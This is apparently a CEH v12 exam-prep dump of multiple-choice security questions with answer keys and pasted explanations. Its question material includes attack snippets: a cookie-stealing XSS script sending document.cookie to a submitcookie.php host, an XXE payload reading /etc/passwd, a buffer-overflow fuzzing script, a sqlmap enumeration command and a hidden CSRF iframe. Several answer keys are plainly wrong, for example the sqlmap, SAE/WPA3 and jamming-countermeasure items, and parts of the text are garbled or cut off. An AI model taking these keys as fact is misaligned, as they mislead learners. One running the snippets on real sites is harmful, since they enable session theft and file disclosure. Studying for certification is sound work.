EC-Council

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)

NEW QUESTION 1
- (Exam Topic 3)
What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.
B. Reveals the daily outgoing message limits before mailboxes are locked
C. The internal command RCPT provides a list of ports open to message traffic.
D. A list of all mail proxy server addresses used by the targeted host

Answer: A

NEW QUESTION 2
- (Exam Topic 3)
You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

A. hping2 host.domain.com
B. hping2 --set-ICMP host.domain.com
C. hping2 -i host.domain.com
D. hping2 -1 host.domain.com

Answer: D

Explanation:
http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf
Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS

```
[root@localhost hping2-rc3]# hping2 -1 192.168.0.100
HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
— 192.168.0.100 hping statistic —
5 packets tramitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.5/3.7/14.9 ms
[root@localhost hping2-rc3]#
```

NEW QUESTION 3
- (Exam Topic 3)
Don, a student, came across a gaming app in a third-party app store and Installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after Installing the app. What is the attack performed on Don in the above scenario?

A. SMS phishing attack
B. SIM card attack
C. Agent Smith attack
D. Clickjacking

Answer: C

Explanation:
Agent Smith Attack
Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

NEW QUESTION 4
- (Exam Topic 3)
Based on the below log, which of the following sentences are true?
Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
C. SSH communications are encrypted; it’s impossible to know who is the client or the server.
D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D

Explanation:
Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip
Let's just disassemble this entry.
Mar 1, 2016, 7:33:28 AM - time of the request 10.240.250.23 - 54373 - client's IP and port 10.249.253.15 - server IP
- 22 - SSH port

NEW QUESTION 5
- (Exam Topic 3)
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

A. Rootkit
B. Trojan
C. Worm
D. Adware

Answer: C

NEW QUESTION 6
- (Exam Topic 3)
What is the following command used for?
sqlmap.py-u
,,http://10.10.1.20/?p=1
&forumaction=search" -dbs

A. Creating backdoors using SQL injection
B. A Enumerating the databases in the DBMS for the URL
C. Retrieving SQL statements being executed on the database
D. Searching database statements at the IP address given

Answer: A

NEW QUESTION 7
- (Exam Topic 3)
Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages. Harper uses a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits for encryption, which includes large 8 x 32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key(Km1)and a rotation key (Kr1) for performing its functions. What is the algorithm employed by Harper to secure the email messages?

A. CAST-128
B. AES
C. GOST block cipher
D. DES

Answer: A

NEW QUESTION 8
- (Exam Topic 3)
A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior 10 the Intrusion. This Is likely a failure in which of the following security processes?

A. vendor risk management
B. Security awareness training
C. Secure deployment lifecycle
D. Patch management

Answer: D

Explanation:
Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple. Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades.
Software patches help fix those problems that exist and are detected solely once the software’s initial unharness. Patches mostly concern security while there are some patches that concern the particular practicality of programs as well.

NEW QUESTION 9
- (Exam Topic 3)
Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

A. UDP flood attack
B. Ping-of-death attack
C. Spoofed session flood attack
D. Peer-to-peer attack

Answer: C

NEW QUESTION 10
- (Exam Topic 3)
Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?

A. Virtual machine
B. Serverless computing
C. Docker
D. Zero trust network

Answer: C

NEW QUESTION 10
- (Exam Topic 3)
Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections. Which of the following attack techniques is used by Stella to compromise the web services?

A. XML injection
B. WS-Address spoofing
C. SOAPAction spoofing
D. Web services parsing attacks

Answer: B

Explanation:
WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections
https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing CEH V11 Module 14 Page 1896

NEW QUESTION 13
- (Exam Topic 3)
Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.
Which of the following design flaws in the authentication mechanism is exploited by Calvin?

A. Insecure transmission of credentials
B. Verbose failure messages
C. User impersonation
D. Password reset mechanism

Answer: D

NEW QUESTION 16
- (Exam Topic 3)
BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

A. Key archival
B. Key escrow.
C. Certificate rollover
D. Key renewal

Answer: B

NEW QUESTION 19
- (Exam Topic 3)
Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?

A. Censys
B. Wapiti
C. NeuVector
D. Lacework

Answer: A

Explanation:
Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fixed

NEW QUESTION 20
- (Exam Topic 3)
A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.
What kind of Web application vulnerability likely exists in their software?

A. Cross-site scripting vulnerability
B. SQL injection vulnerability
C. Web site defacement vulnerability
D. Gross-site Request Forgery vulnerability

Answer: A

Explanation:
There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.
The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.
Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

NEW QUESTION 22
- (Exam Topic 3)
An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.
<
iframe src=""http://www.vulnweb.com/updateif.php"" style=""display:none""
> < /iframe >
What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Browser Hacking
B. Cross-Site Scripting
C. SQL Injection
D. Cross-Site Request Forgery

Answer: D

Explanation:
https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery
Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.
This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.
In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.
Several counter-measures could be in place to avoid this vulnerability. Common defenses:
- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
- Ask for the password user to authorise the action.
- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:
http://mal.net?orig=http://example.com (ends with the url) http://example.com.mal.net
(starts with the url)
- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.
Diagram Description automatically generated

NEW QUESTION 25
- (Exam Topic 3)
A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?

A. Desynchronization
B. Slowloris attack
C. Session splicing
D. Phlashing

Answer: B

Explanation:
Developed by Robert "RSnake" Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server's web server only, with almost no side effects on other services and ports.Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x.Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian 'hackivists' following the 2009 Iranian

presidential election to attack Iranian government internet sites .Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed.Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server's maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied.By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems.Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one.For a high-volume internet site , this will take a while . the method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris—like the tortoise—wins the race.If undetected or unmitigated, Slowloris attacks also can last for long periods of your time . When attacked sockets outing , Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated.Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host.More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. this suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries.Methods of mitigationImperva's security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients' servers.Imperva's secured proxy won't forward any partial connection requests—rendering all Slowloris DDoS attack attempts completely and utterly useless.

NEW QUESTION 30
- (Exam Topic 3)
Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.
Which type of threat intelligence is used by Roma to secure the internal network?

A. Technical threat intelligence
B. Operational threat intelligence
C. Tactical threat intelligence
D. Strategic threat intelligence

Answer: A

NEW QUESTION 34
- (Exam Topic 3)
An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.
What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. Side-channel attack
B. Denial-of-service attack
C. HMI-based attack
D. Buffer overflow attack

Answer: C

NEW QUESTION 39
- (Exam Topic 3)
Which of these is capable of searching for and locating rogue access points?

A. HIDS
B. WISS
C. WIPS
D. NIDS

Answer: C

Explanation:
A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

NEW QUESTION 43
- (Exam Topic 3)
Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an laaS.
What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

A. Man-in-the-cloud (MITC) attack
B. Cloud cryptojacking
C. Cloudborne attack
D. Metadata spoofing attack

Answer: C

NEW QUESTION 45
- (Exam Topic 3)
Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

A. DroidSheep
B. Androrat
C. Zscaler
D. Trident

Answer: B

NEW QUESTION 46
- (Exam Topic 3)
Judy created a forum, one day. she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:
<script>
document.writef<img src="https://Ioca(host/submitcookie.php? cookie ='+ escape(document.cookie)+ " />);
</script>
What issue occurred for the users who clicked on the image?

A. The code inject a new cookie to the browser.
B. The code redirects the user to another site.
C. The code is a virus that is attempting to gather the users username and password.
D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation:
document.write(<img.src=https://localhost/submitcookie.php cookie =+ escape(document.cookie) +/>); (Cookie and session ID theft)
https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/
As seen in the indicated question, cookies are escaped and sent to script to variable ‘cookie’. If the malicious user would inject this script into the website’s code, then it will be executed in the user’s browser and cookies will be sent to the malicious user.

NEW QUESTION 50
- (Exam Topic 3)
Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

A. Exploitation
B. Weaponization
C. Delivery
D. Reconnaissance

Answer: B

NEW QUESTION 52
- (Exam Topic 3)
The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WEP
B. WPA
C. WPA2
D. WPA3

Answer: C

NEW QUESTION 54
- (Exam Topic 3)
Which tool can be used to silently copy files from USB devices?

A. USB Grabber
B. USB Snoopy
C. USB Sniffer
D. Use Dumper

Answer: D

NEW QUESTION 58
- (Exam Topic 3)
Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response TCP port 22 no response
TCP port 23 Time-to-live exceeded

A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
C. The scan on port 23 passed through the filtering devic
D. This indicates that port 23 was not blocked at the firewall

E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

NEW QUESTION 59
- (Exam Topic 3)
Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

A. WPA3-Personal
B. WPA2-Enterprise
C. Bluetooth
D. ZigBee

Answer: A

NEW QUESTION 64
- (Exam Topic 3)
Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

A. Detecting honeypots running on VMware
B. Detecting the presence of Honeyd honeypots
C. Detecting the presence of Snort_inline honeypots
D. Detecting the presence of Sebek-based honeypots

Answer: C

NEW QUESTION 67
- (Exam Topic 3)
CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted. What is the defensive technique employed by Bob in the above scenario?

A. Output encoding
B. Enforce least privileges
C. Whitelist validation
D. Blacklist validation

Answer: C

NEW QUESTION 69
- (Exam Topic 3)
Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.
Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?

A. WSDL
B. WS Work Processes
C. WS-Policy
D. WS-Security

Answer: D

NEW QUESTION 72
- (Exam Topic 3)
While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

A. -sA
B. -sX
C. -sT
D. -sF

Answer: A

NEW QUESTION 76
- (Exam Topic 3)
George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

A. https://www.baidu.com
B. https://www.guardster.com
C. https://www.wolframalpha.com
D. https://karmadecay.com

Answer: B

NEW QUESTION 78
- (Exam Topic 3)
______ is a type of phishing that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities who have access to confidential and highly valuable information.

A. Spear phishing
B. Whaling
C. Vishing
D. Phishing

Answer: B

NEW QUESTION 81
- (Exam Topic 3)
Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

A. Spear-phishing attack
B. SMishing attack
C. Reconnaissance attack
D. HMI-based attack

Answer: A

NEW QUESTION 86
- (Exam Topic 3)
Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?
<!DOCTYPE blah [< IENTITY trustme SYSTEM "file:///etc/passwd" >] >

A. XXE
B. SQLi
C. IDOR
D. XXS

Answer: A

NEW QUESTION 89
- (Exam Topic 3)
A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine. Which of the following advanced operators would allow the pen tester to restrict the search to the organization’s web domain?

A. [allinurl:]
B. [location:]
C. [site:]
D. [link:]

Answer: C

Explanation:
Google hacking or Google dorking https://en.wikipedia.org/wiki/Google_hacking
It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.
Search syntax https://en.wikipedia.org/wiki/Google_Search
Google’s search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.
- [site:] - Search within a specific website

NEW QUESTION 90
- (Exam Topic 3)
Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

A. Produces less false positives
B. Can identify unknown attacks
C. Requires vendor updates for a new threat
D. Cannot deal with encrypted network traffic

Answer: B

Explanation:
An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.
Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.
Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

NEW QUESTION 94
- (Exam Topic 3)
What is the most common method to exploit the “Bash Bug” or “Shellshock” vulnerability?

A. SYN Flood
B. SSH
C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
D. Manipulate format strings in text fields

Answer: C

NEW QUESTION 95
- (Exam Topic 3)
The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?

A. Virus
B. Spyware
C. Trojan
D. Adware

Answer: D

Explanation:
Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser’s homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It’s roughly a virulent disease and it’s going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it’s on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.
Adware a network users the browser to gather your internet browsing history so as to ’target’ advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

NEW QUESTION 98
- (Exam Topic 3)
What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

A. Performing content enumeration on the web server to discover hidden folders
B. Using wget to perform banner grabbing on the webserver
C. Flooding the web server with requests to perform a DoS attack
D. Downloading all the contents of the web page locally for further examination

Answer: B

Explanation:
-q, --quiet quiet (no output)
-S, --server-response print server response

NEW QUESTION 101
- (Exam Topic 3)
Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

A. Compound SQLi
B. Blind SQLi
C. Classic SQLi
D. DMS-specific SQLi

Answer: B

Explanation:
https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection
Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 105
- (Exam Topic 3)
Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the usage of functions such as gets and strcpy
B. Allow the transmission of all types of addressed packets at the ISP level
C. Implement cognitive radios in the physical layer
D. A Disable TCP SYN cookie protection

Answer: D

NEW QUESTION 106
- (Exam Topic 3)
Which among the following is the best example of the hacking concept called "clearing tracks"?

A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
B. During a cyberattack, a hacker injects a rootkit into a server.
C. An attacker gains access to a server through an exploitable vulnerability.
D. During a cyberattack, a hacker corrupts the event logs on all machines.

Answer: D

NEW QUESTION 111
- (Exam Topic 3)
Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by johnson in the above scenario?

A. Host-based assessment
B. Wireless network assessment
C. Application assessment
D. Distributed assessment

Answer: B

Explanation:
Wireless network assessment determines the vulnerabilities in an organization’s wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization’s perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

NEW QUESTION 113
- (Exam Topic 3)
Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device. Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives. What is the tool employed by Mason in the above scenario?

A. NetPass.exe
B. Outlook scraper
C. WebBrowserPassView
D. Credential enumerator

Answer: D

NEW QUESTION 115
- (Exam Topic 3)
Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

A. Yagi antenna
B. Dipole antenna
C. Parabolic grid antenna
D. Omnidirectional antenna

Answer: A

NEW QUESTION 117
- (Exam Topic 3)

```
#!/usr/bin/python import socket buffer=[““A””] counter=50 while len(buffer)<=100: buffer.append (““A””*counter)
counter=counter+50 commands= [““HELP””,““STATS .””,““RTIME .””,““LTIME. ””,““SRUN .”’,““TRUN
.””,““GMON
.””,““GDOG .””,““KSTET .”,““GTER .””,““HTER .””, ““LTER .”,““KSTAN .””] for command in
commands: for
buffstring in buffer: print ““Exploiting”” +command +““:””+str(len(buffstring)) s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM) s.connect((‘127.0.0.1’, 9999)) s.recv(50) s.send(command+buffstring) s.close() What is the code written for?
```

A. Denial-of-service (DOS)
B. Buffer Overflow
C. Bruteforce
D. Encryption

Answer: B

NEW QUESTION 120
- (Exam Topic 3)
Which of the following Bluetooth hacking techniques does an attacker use to send messages to users without the recipient's consent, similar to email spamming?

A. Bluesmacking
B. BlueSniffing
C. Bluejacking
D. Bluesnarfing

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Bluejacking
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.
Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.
Bluejacking is also confused with Bluesnarfing, which is the way in which mobile phones are illegally hacked via Bluetooth.

NEW QUESTION 124
- (Exam Topic 3)
A security analyst is performing an audit on the network to determine if there are any deviations from the security policies in place. The analyst discovers that a user from the IT department had a dial-out modem installed.
Which security policy must the security analyst check to see if dial-out modems are allowed?

A. Firewall-management policy
B. Acceptable-use policy
C. Permissive policy
D. Remote-access policy

Answer: D

NEW QUESTION 128
- (Exam Topic 3)
Your organization has signed an agreement with a web hosting provider that requires you to take full
responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

A. Platform as a service
B. Software as a service
C. Functions as a
D. service Infrastructure as a service

Answer: C

NEW QUESTION 130
- (Exam Topic 3)
When considering how an attacker may exploit a web server, what is web server footprinting?

A. When an attacker implements a vulnerability scanner to identify weaknesses
B. When an attacker creates a complete profile of the site's external links and file structures
C. When an attacker gathers system-level data, including account details and server names
D. When an attacker uses a brute-force attack to crack a web-server password

Answer: B

NEW QUESTION 135
- (Exam Topic 3)
After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?

A. The service is LDA
